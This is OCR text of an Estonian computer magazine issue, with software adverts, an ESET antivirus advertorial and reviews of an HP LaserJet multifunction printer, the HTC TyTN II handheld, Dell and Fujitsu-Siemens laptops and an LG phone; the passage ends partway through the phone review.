- *Kombineeri, kohanda ja lisa heliefekte*

1499.-

Adobe Photoshop® Elements 6.0 plus Adobe Premiere® Elements 4.0 UUS VERSIOON!

Täiuslik ja kergesti kasutatav pakett foto- ja videotöötluseks

2249.-

Ametlik maaletooja: Essen RFK OÜ
Lisainfo ja hulgimüük: tel. 621 2813, faks 621 2816

Adobe, Photoshop ja Premiere on kas registreeritud kaubamärgid või firma Adobe Systems Incorporated kaubamärgid Ameerika Ühendriikides ja/või teistes riikides. Kõik muud kaubamärgid kuuluvad nende omanikele.

Lihtne eestikeelne kombain trükib ja klammerdab

Kui näiteks Samsungil on kombeks siin müüdavaid printereid tihti venekeelsete nupupaneelidega varustada, on HP väikesele turule vastu tulnud ja Laserjet M2727nfsi karbist leiab muude paneelide seast ka eestikeelse.

Kaido Einama
kaido@am.ee

Lokaliseerimine torkab selle kombaini puhul silma ka mujal – eestikeelsed juhendid pole mitte paarilauselised, vaid piisavalt põhjalikud, et võhik kombaini üles seadmisega hakkama saaks. Seega on väikefirmale see ost üsna mugav valik, kui sellise lihtsa asja nagu kontorikombaini seadistamiseks pole plaanis eraldi tehnikut appi kutsuda.

Lihtsust, mida ühest igapäevasest kontorimasinast peakski ju eeldama, leiab peale juhendite vaatamist mujaltki. Paberikasseti täitmine on lihtne, mehaaniline indikaator kasti luugil näitab tähelepanelikule trükkijale, kas ja kui palju veel paberit aparaadi sisemuses on. Kasseti vahetamisega saab hakkama igaüks, kes julgeb printerit avada.

Sisseehitatud klammerdaja

Paljud detailid on selle kombaini juures läbi mõeldud. Üks neist on näiteks sisseehitatud elektriline klammerdaja. See küll pakse raamatuid ei köida, kuid päris mitmekümneleheküljelisi pakke suudab kinni klammerdada küll. Paraku ei sobi klammerdajasse igasugused klambripakid, ostma peab spetsiaalseid HP omi, mis on muidugi kallimad.

Vanamoodsatele suhtlejatele on isegi faksivõimalus olemas, aga kuna ma ei tunne enam kedagi, kes tunneks kedagi, kellel on faks, jäi see proovimata.

Kuna tegemist on tõenäoliselt väiksema ettevõtte n-ö keskse kontoriseadmega, peab saama teda võrku ühendada. Võrguseadmele käib külge ka telefonijuhe faksi jaoks. Lihtne kaherealine ekraan näeb välja samasugune nagu HP printerite algusaegadest ja paadunud kontorirott ei leia sealt midagi uut ega huvitavat. Paraku pole lokaliseerimisega veel niikaugele mindud, et menüü oleks eestikeelne.

15 sekundit kestva sisselülimise järel täidab vaikse ruumi ühtlane undamine – see on laserprinterite ahju hääl, millest ei ole võimalik vabaneda, kui tahetakse kiiret esimese lehe väljatrükki. Kuna HP-l on käivitumine trükkimiseks uneasendist tehtud eriti kärmeks, peab n-ö ahju pooleldi soojas hoidma kogu aeg. See tarbib tavalisest rohkem elektrit, aga vähendab ooteaega.

Võrguprinteri jaoks tuleb arvutisse paigaldada draiver, kuid see protsess on lihtne ja käib kasutaja olulise sekkumiseta. Veel leiab CD-lt tekstituvastustarkvara Readiris. Ka seda sai proovitud – vanast koltunud ajalehest õnnestunult ei skannitud, kuid värskest Wordi dokumendist tulevad tekstituvastusega uude Wordi dokumenti ka eesti tähed, sealhulgas õ. Mõnikord aga muudetakse ö-tähed samuti õ-ks, teksti peab pisivigade suhtes pärast siiski üle vaatama. Skanneri kvaliteet on tipp-topp, ka fotode ja graafikaga.

> “Ainus probleem, mis võib väikeses kontoris veidi vaevata, on kombaini suurus ja raskus.”

Talub viie kasutaja koormust

Kombaini töökoormus on arvestatud keskmiselt viiele kasutajale. Seega sobib ta enamikule Eesti väikeettevõtetele. Ametlikult lubatakse printimiskiiruseks 27 lk minutis, päris elus tuli 1–2 lk dokumentidega väljatrüki kiiruseks 3–4 sekundit lehekülje kohta. Kiire esimese lehe trükk andis siin hästi tunda – seega sobibki kombain just mõneleheküljeliste dokumentide väljatrükiks. Neid aga on keskmises kontoris valdav enamus.

Koopiamasinal asub ka automaatsöötja – paned paki sisse ja see paljundab kõik lehed järjest ära. Üks lehekülg saabub paljundusmasinast kaheksa sekundiga.

Ainus probleem, mis võib väikeses kontoris veidi vaevata, on kombaini suurus ja raskus. Siiski on ta hea variant näiteks sekretärilaua kõrvale, asendades tervet hunnikut kontoriseadmeid. Selle kombainiga on ju ühes seadmes koos printer, faks, skanner, automaatsöötjaga koopiamasin ning klammerdaja.

am 8,5

FOTO: STANISLAV MOŠKOV

KONTORIKOMBAIN HP LASERJET M2727NFS

Hind: soovituslik hind 11 836 krooni (saabub novembri keskel)

Trükikiirus (must, parima kvaliteediga): 8 lk/min
Trükikiirus (must, normaalkvaliteediga): 27 lk/min
Maksimaalne koormus: kuni 15 000 lk kuus
Soovituslik kuukoormus: 750–3000 lk kuus
Esimese lehekülje väljatrükk: alla 10 s
Printitehnoloogia: must, laser
Kvaliteet väljatrükil: 1200 × 1200 dpi
Lehesalved: 2 tk, mahutavus 50 ja 250 lehte
Kahepoolne trükk: jah
Skanneri eraldusvõime: kuni 19 200 dpi
Koopia eraldusvõime: 600 × 600 dpi
Koopia suurendus-vähendus: 25–400%
Koopiate arv: kuni 99
Faksi kiirus: 33,6 kbit/s, 3 lk/s
Võrguadapter: Ethernet 10/100 Mbit/s
Tarvikud: must toonerikassett HP Laserjet Q7553, hind umbes 1000 krooni

PLUSSID
- Eestikeelne paneel ja juhendid
- Kiire esimese lehe väljatrükk
- Hea kvaliteet

MIINUSED
- Suurem energiatarve
- Raske ja suur, sõiduautosse karbiga ei mahu

ESETi turvatarkvara

– ennetav avastamine ja kiire töö väheste ressurssidega

Pahavara üritab firmade võrkudesse pugeda veel enne, kui turvatarkvara tootjad mõne antiviiruse uuenduse välja lasta jõuavad. See kõik toimub minutite, mitte tundidega, samas kulub igasuguse antiviiruseuuenduse väljalaskmiseks oluliselt rohkem aega.

Ennetav viirusetõrje

ESETi turvatarkvara tagab aga ennetava pahavaratõrje. Tegemist on ThreatSense tehnoloogiaga, mille leiab ESETi turvatarkvarades ESET Smart Security ning ESET NOD32 Antiviruses. Pahavara peatatakse täpselt selle kohalejõudmise hetkel. ESET Smart Security on teistest turvatarkvaradest erinev selle poolest, et selle kõik funktsioonid on integreeritud ühte protsessi. See aga tähendab, et arvutit ei koorma terve hulk erinevaid turvatarkvara aktiivseid protsesse, mis lõppkokkuvõttes aeglustavad arvuti tööd ja põhjustavad kinnijooksmist. Üks tuum, mis turvatarkvaral jookseb ja kõigi erinevat liiki pahavarade vastu võitleb, aitab arvuti tööd kiiremaks teha ja vabastab hulga mälu ja protsessoriressurssi selle jaoks, mida tegelikult tahetakse teha.

ESET Smart Security terviklikus üksuses on esindatud ennetav avastamine ja ka kõik muud igakülgse kaitse funktsioonid, mis ühel korralikul turvatarkvaral peab olema: kaitse viiruste, trooja hobuste, usside, reklaamvara, nuhkvara, õngitsemise (phishing), juurkomplektide (rootkit) ja muude Interneti-ohtude eest.

Keskne administreerimine

Lisaks töölauaarvutitesse paigaldatavatele ESERT Smart Secutiry klientidele on olemas samast tootest ka Business versioon. ESET Smart Security Business Editioni oluliseks osaks firma infosüsteemi kaitsmisel on ESET Remote Administrator, mis tagab õigeaegse värskendamise ja keskse juhtimise võrgukeskkonnas. ESET Remote Administratori abil saab süsteemi kiiresti häälestada ning see hõlbustab kõigi masinate haldust nii koht- kui ka kaugvõrgus. Samas aitab see lahendus vähendada võrguliiklust, kuna uuendused laaditakse ettevõtte arvutite jaoks Internetist alla vaid üks kord ja edasi jaotatakse neid uuendusi juba sisevõrgus.

Serverikaitse nõudlikele süsteemidele ESETi serverilahendus aitab kaitsta võrku ja servereid viiruste, usside, trooja hobuste, reklaamvara, nuhkvara, rämpsposti ja õngitsemise vastu. Kuna skaneerimiskiirus on piisavalt hea ja avastustase maksimaalne, sobib ESETi serverilahendus ka väga nõudlikele süsteemidele.

ESETil on terve rida tooteid, mis serverikaitsega edukalt hakkama saavad.

Failiserverite kaitse:
- ESET NOD32 Server Edition for Windows File Server Windowsi failiserverite jaoks
- ESET NOD32 Server Edition for Novell Netware tagab turvalisuse Novelli võrkudes
- ESET File Security for Linux pakub turvalisust Linuxi ja BSD failiserveritele

Meiliserverite kaitse:
- ESET NOD32 Antivirus for Microsoft Exchange kaitseb Microsoft Exchange'i meiliserverit
- ESET NOD32 Server Edition for Lotus Domino kaitseb Domino serverit
- ESET NOD32 Server Edition for Kerio Mail Server kaitseb Kerio meiliserverit
- ESET Mail Security for Linux tagab kaitse Linuxis meiliserverile

Lüüside kaitse:
- Gateway Security for Linux/BSD on loodud ettevõtte HTTP ja FTP lüüside kaitseks
- ESET NOD32 Server Edition for Kerio Winroute Firewall on tulemüür internetipääsu kaitsmiseks ja HTTP, FTP, SMTP ja POP3 liikluse jälgimiseks.

Mis firma on ESET?

ESET on 1992. aastal asutatud ülemaailmne turvatarkvara valmistaja nii ettevõtetele kui kodutarbijatele ning seab oma eesmärgiks aidata kõigil võidelda üha kasvavate turvaohtude vastu arvutisüsteemides. ESETi tooteid loetakse maailmas parimate turvalahenduste hulka, mida tõendavad paljud mainekad auhinnad.

ESET on viis aastat järjest kuulunud Deloitte'i auväärsesse nimekirja Technology Fast 500 ning võib uhkust tunda paljude suurklientide üle, nagu Canon, Dell, Microsoft ja teised. ESETi peakorter asub Slovakkias, Bratislavas, firma on esindatud enam kui 100 riigis üle kogu maailma.

ESET Smart Security

Pihuarvuti jõudis sülearvuti töömaile

am toimetaja valik

HTC TyTN II hakkab vaikselt sülearvuti funktsioonidele järele jõudma, ehkki kirjutada on sellel pihuarvutil endiselt üsna ebamugav. Helistada aga saab ja seda omadust pole müriaadi lisaomaduste kõrval unustatud lihvimast.

Kaido Einama
kaido@am.ee

Teise põlvkonna titaantelefon (TyTN ehk Titan, tootja väike hääldusemäng selle telefoni töönimega) pakib endasse peaaegu kõik praegused äritelefonide funktsioonid ning suure osa sülearvuti omi, kuid eks alati saa veelgi rohkem funktsioone välja mõelda.

Just sellepärast ei saagi enam tõdeda, et jälle on välja tulnud pihuarvuti-telefon, mis sisaldab kõike, mida üldse ühel ärikasutajal vaja. Vajadused aina kasvavad – järgmisena võib ju näiteks ihaldada täielikku VGA-ga ekraani, sest TyTN II on endiselt QVGA ehk 320 × 240-punktise ekraani juurde jäänud; kolmemegapiksline kaamera pole enam ohoo-efekti põhjustav, mobiilidest leiab ka viie- ja enama megapiksli kaameraid; GPS on küll sees, kuid elektroonilist kompassi ja baromeetrit veel pole; PowerPointi presentatsioonitarkvara on olemas, aga videoväljundit pildi otse projektorisse saatmiseks pole... Kuid vaadates teisi pihuarvuteid, on TyTN selles klassis tõeline titaan.

Sisseehitatud GPS

Proovisin seda lugu TyTN-is kirjutada Mobile Wordiga, kuid see ei sujunud – lausa dokumentide kirjutamiseks on klaviatuur ikkagi liiga pisike ja ebamugav, ehkki võimsust peaks pihuarvutil oma 400 MHz protsessoriga enamakski jagu-ma. Ekraan on uuel mudelil nurga alla pööratav – nagu pildilt näha, just nagu mini-sülearvutil. Kuid praktikas on seda harva vaja – käes hoides on tasapinnaline ekraan paremini loetav. Hoopis olulisem on aga sisseehitatud GPS, mida varasemal mudelil pole, ja uus Windows Mobile 6 operatsioonisüsteem oma võimalustega.

Pihuarvuti suudab reisil mingil määral siiski sülearvutit asendada – e-posti programm toetab nii tõukeposti kui HTML-is kujundatud kirju, sisaldab suhtlustarkvarana Live Messengeri, mille funktsioonid on peaaegu samad kui "suurel" MSN-il (vaid video- ja helikõnet ei saa teha), Skype-kõned käivad tänu kiirele protsessorile ka üsna sujuvalt ja kvaliteetselt. GPS on kiire ja täpse Qualcommi kiibistikuga ning väga tundlik (lisaks leiab tagaküljelt sellegipoolest ka välise GPS-antenni pistiku). Kaasas on TomTomi tarkvara, mis teeb TyTN II-st ka professionaalse autonavigaatori. Hind 11 900 krooni tuleb seega välja arvutada kolmemegapikslise kaamera, täpse antenniga GPS-i, autonavigaatori, meediapleieri ja 3G-telefoni summana ning siis ei tundugi ta enam hirmkallis. Kuidas see kõik ühte tavalisest veidi paksemasse pihuarvuti formaati on ära suudetud mahutada, jääb ilmselt vaid Aasia teadlaste ja inseneride teada.

HTC Home'i ekraan on tuntud juba HTC Touchi telefonist – samasugused suured nupud, kena ilmateade, kiirvalimise nupud nii helistamiseks kui programmide käivitamiseks. Vaid TouchFLO viipemenüüd puuduvad – huvitav miks? Kas selleks, et kuu aja pärast saaks välja lasta juba uue mudeli viipemenüüdega? Viipega töötab siiski kontaktide kerimine, mis on samuti mugav omadus.

Müüdi nagu soojad saiad

Tundub, et sellist võimast pihuarvutit on ammu oodatud – esimene partii, mis Eestisse saabus, lõppes hetkega ja Arvutimaailma laborisse oli raske ka järgmisest partiist testimismudelit saada, kuna kohe leidusid kõigile eksemplaridele ostjad. Nüüd kui TyTN II on proovitud juba peaaegu nädala, võib öelda, et funktsioone on nii palju, et nende kasutamine ei seisa peas kinni ja manuaali peab veel kaasas kandma. Ütlus "kõiketegev asi, mis ei tee midagi hästi" siinjuures ei kehti – multimeediapleier on keskmisest parem (lisaadapteriga saab kasutada ka 3,5 mm otsaga häid kõrvaklappe), GPS täpne, digikaameraga võib rahule jääda ja mis kõige tähtsam, ka helistamist pole unustatud. Kõnekvaliteet on korralik ja helistamiseks on mugavad suured nupud ekraanil. Seega isegi vaid helistamise jaoks on see pihuarvuti-telefon igati korralik töövahend.

am 9,0

FOTO: TOOTJA

PIHUARVUTI HTC TYTN II

Hind: 11 900 krooni

Protsessor: Qualcomm MSM 7200, 400 MHz
Operatsioonisüsteem: Windows Mobile 6 Professional
Mälu: ROM 256 MB, RAM 128 MB
Mälukaart: microSD, kuni 6 GB
Ekraan: 2,8-tolline, 240 × 320 QVGA
Ühendused: HSDPA/UMTS (850, 1900, 2100 MHz), GSM/GPRS/EDGE (850, 900, 1800, 1900 MHz), Bluetooth 2.0, Wi-Fi b/g, USB, GPS-antenn, videokõned 3G-võrgus
GPS: Qualcomm, sisseehitatud
Kaamera: 3 Mpix, autofookus
Teine kaamera: VGA
Aku: ooteaeg 350 h (UMTS), 365 h (GSM)

PLUSSID
- Sisseehitatud täpne GPS
- Hea kvaliteediga kõned ja meediapleier

MIINUSED
- Ebamugav klaviatuur
- Suured mõõtmed, raske

Delli Ferrariks sobib XPS M1330

“Kas see ongi see Ferrari arvuti?” küsiti Delli uue sülearvuti kohta kohvikulauas. Kui nii võtta, et tegemist on punase XPS M1330 mudeliga, mis on kiire ja hea disainiga, siis miks mitte – las ta siis olla Delli Ferrari.

Kiilukujuline ristlõige on efektse vormiga ja seda on ka mugav kasutada – randmetel on esiserval mugav puhata, kui metalli külmus välja arvata. FOTOD: STANISLAV MOŠKOV

Kaido Einama
kaido@am.ee

Tegemist on aina kahaneva XPS-seeriaga – selle esimesed mudelid olid suured, koduseks multimeediaarvutiks mõeldud seadmed, mida vahel harva kokkupakituna sõbra juurde võrgumängude mängimiseks kaasa võeti. XPS M1330 pole enam nii väga mänguri unistus, aga kaldub aina rohkem äriklassi poole, säilitades oma hiiglaslikust eelkäijast ka teatud häid mängulisi omadusi.

Hõbedane sisu ja punane kaas on heas harmoonias (saadaval on ka musti ja valge kaanega variante), kiilukujuline ristlõige, küljelt vaadates, on efektse vormiga ja seda on ka mugav kasutada – klaviatuuri esiserv madaldub koos klahvidega ja randmetel on seal esiserval mugav puhata, kui välja arvata metalli külmus. See alguses tõesti häirib, juba praegu, soojal sügisel. Mis siis veel pakaseliste ilmadega õuest saabudes randmeid jääkülmale alusele pannes juhtub? Aga need on pisiasjad. Põhiline peitub arvuti nuppudes-indikaatorites ning muidugi sisus.

Ekraani hinged pöörduvad otstest, on suhteliselt kindlad ega värise. Ekraan ise aga on tänu diood-taustavalgustusele üli-

> “Kinnitus kaanel puudub – see lisab küll mugavust, kuid vähendab kinnipüsimise kindlust.”

õhukeseks muudetud, mis näeb küll õhuline välja, kuid on nõrk, võrreldes “paksude” kaantega. Nurgad väänduvad üsna kergelt ja kinnitus kaanel sulgudes puudub – see lisab küll kasutusmugavust, kuid vähendab kaane kinnipüsimise kindlust.

XPS M1330 pole küll suuruselt kõige õhemate ja väiksemate killast, kuid tundub seest justkui pooltühi oma kergusega. Bussistmele mahub ta õige napilt ära, ruumi palju üle ei jää. Kergekaalulisse punasesse arvutisse on ära mahutatud ka CD/DVD-seade. Kuid mitte tavaline. Sisseehitatud optilisel seadmel on samasugune sametiste äärtega pilu nagu automakkidel, mingit lahtisõitvat sahtlit polegi. See on mugav ja kindlasti mahub paremini kiilukujulisse arvutisse

> “Sisseehitatud optilisel seadmel on samasugune sametiste äärtega pilu nagu automakkidel.”

ära ka. Paraku ei saa optilist seadet ise vahetada.

Plaadi väljastamiseks ja helinuppudeks on klaviatuuri kohal dioodribal moodsad puutetundlikud sensorid nagu MP3-pleieritel – ei mingeid nupuvahesid tolmu ja saiapuru kogunemiseks. Mõnedel mudelitel on ka sõrmejäljelugeja. Küljelt leiab isegi HDMI-pistiku digitaalseks multimeediaedastuseks, Firewire’i ja vaid kaks USB-pistikut – neid võiks küll rohkem olla. PCMCIA pessa käib kaugjuhtimispult, mida hea näiteks reisil olles sülearvutist filmide vaatamisel kasutada või ka esitluste tegemisel tarvitada. Töötab infrapunaga ka 5-6 meetri pealt üsna tundlikult.

Dellil on kombeks panna sülearvutitele kaks WiFi-nuppu – üks klassikaline sisse-väljalüliti ja teine, mis kuvab ekraanile leitud võrkude nimekirja. See on kohvikukontorites töötajale kindlasti mugav lahendus. Mitme antenniga on ka leviala parem kui vanematel Dellidel. Raadiokaart toetab uut n-standardi võrku.

Kiire töö- ja mänguloom

Ekraani ülaservast leiab 0,3-megapikslise veebikaamera koos mikrofoniga ning kaamera kõrval leidub ka indikaatordiood, mis näitab, millal kaamera pilti edastab. Kaamera ise on küll üsna lahja, kuid ajab asja ära näiteks MSN-is või Skype’is videokõnet tehes.

Internetifoorumites nimetatakse seda Delli seeriat alternatiiviks MacBookile, kui tahetakse siiski Windowsiga arvutit. Sarnasusi kohati on – nii välimuses kui kiiruses Vista graafiliste akendega ümberkäimisel. XPS mängib “World of Warcrafti” näiteks 60 freimi sekundis, mis tähendab, et ka mõned mängugurud on vaadanud selle arvuti poole, et võtta ta mobiilseks reisikaaslaseks. Kokkuvõtvalt võib seda punast arvutit iseloomustada kui kiiret töö- ja mängulooma, mis on kenasti ära disainitud. Delli ilmetutest sülearvutitest on nüüd saanud pilgupüüdjad, kuigi hind on neil kõrge.

am 7,0

SÜLEARVUTI DELL XPS M1330

Hind: 24 700 krooni (Max 123)

Protsessor: Intel Core 2 Duo T7100, 1,8 GHz
Mälu: 2 GB
Ekraan: 13,3” WXGA (1280 × 800) LED TrueLife’i taustavalgustusega
Kõvaketas: 160 GB
Videokaart: NVidia GeForce Go 8400M GS
Meediaseade: DVD+/-RW
Integreeritud raadiokaart: Intel a/g/n
Pistikud: võrgukaart 10/100 Mb/s, VGA port, 2 x USB 2.0, Firewire, 8-in-1 mälukaardilugeja (Memory Stick, Memory Stick Pro, XD, MMC, SD, SDIO, SDHC, SDHD), ExpressCard 54
Bluetooth: Dell Truemobile 355 Bluetooth
Operatsioonisüsteem: Microsoft Windows Vista Business
Tarkvara: McAfee Security Centre prooviversioon – 30 päeva
Integreeritud veebikaamera: 0,3 Mpix
Mass: 2,1 kg
PCMark test: 4239 punkti
Kõvaketta kiirus (PCMark 05): 4,32 MB/s
Windows Experience Index: 4,0

PLUSSID
- Hea graafika
- Kena disain
- Kerge

MIINUSED
- Kallis hind
- Ainult kaks USB-pesa
- Nõrk ekraan

ALTERNATIIV – MACBOOK PRO?

Paljud Maci ostjad on kaalunud ka Delli XPS-seeriat

Delli XPS M1330 varustusega tundub kõige enam sobivat MacBook black 2,16 GHz Intel Core 2 Duo protsessori ja 13,3” läikiva laiekraaniga, mille resolutsioon on täpselt sama nagu Dellil: 1280 × 800 punkti. MacBookil on samamoodi sisseehitatud veebikaamera, kuid parem võrgukaart (Gigabit Ethernet), samamoodi n-standardit toetav raadiovõrk, kuid rohkem videoväljundeid, sama palju USB-pesasid ja ta on paarsada grammi raskem. Kõvaketas on küll veidi väiksem, mälu standardvarustuses ka vähem, protsessor aga kiirem. Muus osas on parameetrid üsna sarnased. Kui Maci peetakse tavalisest PC-tüüpi arvutitest kallimaks, siis Dell on hinnaga veidi üle pingutanud – 24 700 krooni Maci 19 600 krooni vastu pole hinnatundlikule ostjale Delli valides hea uudis. Kui aga ikkagi hädasti vaja Microsofti laialt levinud tarkvara kasutada ja suuremat hulka graafikatarkvara ning mänge, maksab valida Dell. Kasutusmugavuse ja heade graafikavahendite austajatele jääb ilmselt MacBook paremaks (ja odavamaks) valikuks.

Väike süleloom pikaks tööpäevaks

Fujitsu-Siemensi uus äriklassi väikearvuti Esprimo Mobile U9200 pole teab mis iludus – see tootja on kenamaidki süleraale teinud.

Kaido Einama
kaido@am.ee

Sisemist ilu tuleb Esprimo Mobile U9200 juures tunduvalt rohkem hinnata kui välist, sest see tegelane suudab vastu pidada ka Windows Vista Businessi koorma all.

WiFi on sülearvuti jaoks oluline, nii nagu ärikasutajategi jaoks – otse sisselülitamisnupu kõrval leidub teine sama suur nupp ja mõistagi on see pühendatud raadiovõrgu sisse-välja lülitamisele. Valikus on WiFi-kaart b-, g- ja mõnedel mudelitel ka uue n-standardiga võrkudele. See viimane standard on palju kõneainet tekitanud, kuid kriitikale vaatamata ähvardab järgmisel aastal massiliselt eetrisse jõuda igal pool, kus kiireid raadiovõrke vajatakse. Nimelt tagab n-standard kiirused, mis ületavad juba poolt gigabitti sekundis. Sellise raadiokaardiga arvutile on juba vastavaid võrguseadmeid müügile tulnud, ehkki erinevad tootjad mässavad veel ühilduvusprobleemidega.

Võimas kahetuumaline

Ülilihtsa, lausa minimalistliku, kuid soliidselt tumeda disaini taga peitub võimas 2,2-gigahertsine kahetuumaline protsessor (ilma kahe tuumata ei maksakski enam sülearvutit valida), klaviatuur on väikeste mõõtmete tõttu n-ö täismõõtmetest veidi vähendatud ja see tähendab raskendatud pihtasaamist õigetele nuppudele. Pikemat teksti, nagu see artikkel siin, on juba tülikas sisse tippida, lühidalt e-meilidele vastamist või kuskil Exceli-tabelis mõne numbri korrigeerimist kannatab klaviatuur aga küll. Pealegi pladiseb see klaviatuur kõvasti, ehkki lärmakas ruumis pole see üldse probleem.

FOTO: TOOTJA

Fujitsu-Siemens jätkab oma äriarvutitega meeldivat kahe toiteploki traditsiooni. Ei, see pole kehva kvaliteedi pärast topelt toote lisamine, vaid siin taga on mõistlik kalkulatsioon: sellise arvutiga reisitakse ikka mitme koha vahet, põhiliselt on sihtkohtadeks kodu ja töö. Ning iga päev toiteplokki kerge arvutiga kaasas tassida on nüri. Nii võibki ühe adapteri jätta koju, teise tööle. Samas on need kaks toiteplokki väga suured ja rasked, mis tähendab, et neis kasutatakse vana-moodsat trafot. Kerge sülearvutiga võiks juba kaasas olla ka kerge ja kompaktne pooljuhtadapter.

Lisaks on kaasas teinegi elu mugavamaks tegev lisand, mida tavaliselt leiab vaid lisavarustuse nimekirjast – dokk. Seda on küll ainult üks, aga eks mingist hetkest tuli jälgida ka komplekti hinda, mis kahe dokiga oleks kindlasti kalliks kujunenud. Dokk on lihtne ja duubeldab enam vajaminevad pistikud, aidates kiiremini tööd alustada näiteks kontoris. Kodus on õhtul juba rohkem aega klaviatuuri, monitori ja muude juhtmete eraldi taha ühendamiseks.

Stardikiirusest rääkides tuleb eraldi kiita Fujitsu-Siemensi käivitumiskiirust. Windows Vista jooksis üles sekunditega, tööd sai alustada alla minuti jooksul peale arvuti kotist väljavõtmist. Seninägematu tulemus.

Kui toiteplokk oli Esprimo Mobile'il suur ja kohmakas, on aku imepisike ja kerge. Sellest hoolimata näitab testprogramm MobileMark05, et selle väheldase patareiga saab töötada kuni kuus tundi. Ehk siis peaaegu tööpäev, aga kui lisada suurema mahutavusega lisavarustuses olev aku, jääb tööpäevast jõudu veel ülegi.

Selle sülearvuti puhul võib peale Vista uuenduste ja koormava viirusetõrje installi tõdeda, et arvatavasti on nüüd riistvaratootjad ka uuele Microsofti operatsioonisüsteemile järele jõudnud, kuna arvuti ei

> Kaasas elu mugavamaks tegev lisand, mida tavaliselt leiab vaid lisavarustuse nimekirjast – dokk.

ägagi enam silmnähtavalt Vista raske koorma all. Kõik menüüd ja toimingud käivad ülikiirelt, mõtlemisaega pole praktiliselt tundagi. Äärmiselt ebaõiglane tundub siin Windows Experience Indexi jagatud kesised 3,4 punkti. Miks nii vähe? Eks ikka graafika eest, mille suhtes meeldib Vistal pirtsutada ka võimekate arvutite juures.

Santa Rosa platvormiga sülearvuti sisaldab tegelikult Vista jaoks üsna normaalseid näitajaid: Inteli Core 2 Duo protsessor (T7500, 2,2 GHz), mälu 2 GB, 120 GB kõvaketast ja Inteli X3100 integreeritud graafikakaart. Aku tagant leiab ka SIM-kaardi pesa, kuid vaid 2000-kroonise lisatasu eest on kõigil mudelitel võimalik UMTS-kaart juurde saada kiireks mobiilseks andmesideks. Isegi optiline seade on vaid 1,8 kg kaaluvasse arvutisse ära mahutatud, seega on ta sama kaalukategooria ThinkPadide X-seeriast paremini varustatud.

Võimalusel kiirem kui 100 Mbit/s

Võrgukaardiks on kiire Gigabiti Etherneti kaart – see saab hakkama ka moodsate võrkudega, kasutades ära nende maksimumkiiruse, mitte 100 Mbit/s, nagu tavaliselt.

Sissehitatud 1,3-megapiksline veebikaamera ekraani ülaosas aitab veel ühe lisakolaka, veebikaamera, koju unustada või lausa poest ostmata jätta, kuna see pisike sisseehitatud kaamerasilm teeb videokõne jaoks enam-vähem talutavat pilti. Hämaras toas on raskusi nägude äratundmisega, kuid tasub vaid laevalgus sisse lülitada, kui kõik on enam-vähem OK sellise väikese pildisensori juures. Kahju, et kaamera juures dioodlampi pole (nagu MacBookidel), mis näitaks, kas kaamera on hetkel sees või pilti ei edastata. Oleks ju abiks.

PCMarkiga kontori jaoks oluliste tegevuste teste tehes ei tule esimene test paraku välja. Peale restarti, kui kõik Windowsi uuendused on peale läinud, test juba õnnestub. 4339 punkti on väga hea tulemus.

am 7,0

FUJITSU-SIEMENS ESPRIMO MOBILE U9200

Hind: 19 900 krooni


Protsessor: Intel Core 2 Duo T7500 2,2 GHz
Mälu: 2 GB
Kõvaketas: 120 GB
Optiline seade: DVD+/- RW Dual layer (+R) kirjutaja
Operatsioonisüsteem: Windows Vista Business
Tarkvara: Symantec Norton Internet Security
Ekraan: WXGA, 1280 × 800 punkti
Mälukaardilugeja: SD, MS, xD ja MSPRO
Pistikud: 3 USB-d, S-Video, VGA, gigabit LAN, SIM-kaardi pesa, Expressi laienduskaardi pesa, modem valikuliselt
Dokk: USB 2.0 4 tk, VGA, DVI-D 1, jadaport, paralleelport, LAN, PS/2
Veebikaamera: sisseehitatud, 1,3 Mpix
WLAN: b/g, valikuliselt ka n-standardi tugi
Bluetooth: v 2.0
Aku tööiga, MobileMark05 testiga: 6 tundi
Jõudlus, PCMark 05 punkte: 4339 punkti

PLUSSID
- Hea jõudlus
- Kerge, kompaktne
- Kiire võrk

MIINUSED
- Väike klaviatuur
- Ilmetu disain

Trenditeadliku tüübi uus iluasjake

LG uus telefonimudel Shine Gold on oma nime vääriliselt suurt rõhku pannud välisele muljele. Liignime KE970 kandev telefon on kuldne ja peegelduvat pinda jagub küllaga.



Aigar Alaveer
aigar@rajaajaja.ee

Esmamuljel näeb mudel välja küll selline, nagu oleks selle ostmisel vaja kindlasti hankida ka vähemalt sõrmejämedune kuldkett ümber kaela. *Bling-bling*. Samas on sedasama telefoni hinnatud ka üheks LG nägusamaks mobiiliks, nii et kindlasti on telefoni sihtgruppi kuulujad uue valikuvõimaluse üle rõõmsad.

Et uute seadmete hankimisel on kasulik eelnevalt läbi lugeda ka kasutusjuhend, siis paar sõna kõigepealt sellest. Positiivne on see, et lisatud eestikeelne juhend võimaldab mõningase kogemuse ja intuitsiooni abil telefoni kõiki funktsioone ka edukalt tundma õppida. Vähemkogenule ning keskmisest tundlikuma grammatikanärviga inimesele võib aga sellega tutvumine anda pikaks ajaks meelde jääva sündmuse – seda nii kohmaka lauseehituse, uute terminite kui osadest alammenüüdest ülelibisevate selgituste tõttu. Ka telefoni enda menüüs võid näiteks rangelt juhendeid järgides jäädagi klaviatuurilukku maha võtma, kuna nõutud nupu "Vabasta" asemel saad vajutada vaid nupule "Eemalda". Taolised apsakad saavad aga loodetavasti versiooniuuenduses juba silutud-parandatud.

Shine Goldi kuldselt särav pind on korraarmastajale parajaks väljakutseks – peeglina läikiv ekraaniala tõmbab magnetina näpujälgi. Metalne korpus muudab telefoni teistest analoogsete mõõtmetega mobiilidest küll pisut raskemaks, kuid seda mitte häirivalt, pigem on telefoni lahtises käes hoides kindlus, et kergem tuuleiil seda käest ära ei puhu.

Seadistamine kinnise klapiga

Klapipealsele osale on suudetud ära mahutada neli valikunuppu ning rullik, tänu millele saab vajalikke seadistusi teha ka ilma klappi avamata. Tõsi, rulliku tundlikkus jätab tublisti soovida, mistõttu on menüüdes liikumiseks tunduvalt kiirem ja mugavam võimalus teha seda numbristikult, menüükoodide järgi. Numbriklahvid on suured ja selged, nagu ka numbrit valides ekraanil kuvatav info, tänu millele on ka keskpäevases päikese käes olles võimalik numbritest-tekstidest aru saada.

Nagu enamikul kaasaegsetel telefonidel, on ka KE970-l olemas kõikvõimalikud multimeediavõimalused: nii MP3-mängija, foto- ja videokaamera kui ka diktofon. Nii fotoaparaadi kui MP3-mängija juhtimiseks on toodud eraldi nupud korpusele, lisaks tasub äramärkimist lai valik fotoaparaadi seadistamiseks, alates Schneider Kreuznachi optikast ja välklambist kuni aegvõtte ning valge tasakaalustamise režiimi muutmiseni.

